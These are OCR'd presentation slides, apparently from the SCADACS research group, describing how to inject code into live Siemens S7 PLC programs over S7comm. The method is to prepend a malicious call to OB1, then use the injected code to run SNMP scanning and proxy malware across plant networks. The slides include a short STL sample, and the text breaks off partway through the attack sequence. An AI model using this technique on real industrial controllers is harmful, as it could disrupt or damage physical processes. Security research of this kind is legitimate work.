
S7comm

Insert OB 1 into filesystem



S7comm

Insert OB 1 into filesystem



Attack Overview

Attack Overview

Instrumenting live PLC programs with own malware

- Upload original PLC code to your machine
- Prepend your own code to the original code (also used by Stuxnet)
- Download the modified code to the PLC again
- Next cycle executes new code, without service disruption

Attack Overview


PLC Code Injection

OB 1

```
     A      %Q124.0
     AN     %M72.1
     =      %Q124.2
     A      %L20.0
     JNB    L1
     CALL   FB1, %DB8
L1:  NOP    0
//  ...
```

FB 1

```
     A      %I124.7
     A      %I124.6
//  ...
```




- Example PLC code which calls FB 1

SCADACS

Attack Overview

PLC Code Injection



- OB1 with prepended malicous function call to FC 666

SCADACS


Attack

Attack

1. Instrumenting live PLC programs with scanning malware
2. SNMP scanning
3. Collecting the scan results
4. Instrumenting live PLC programs with proxy malware
5. Connecting to PLCs through the proxy malware

Attack I


Overview



PLC 1 is connected to the Internet

Attack II


Overview



Attacker downloads the main program block...

Attack III


Overview



. . . patches it and uploads a SMNP scanner

Attack IV

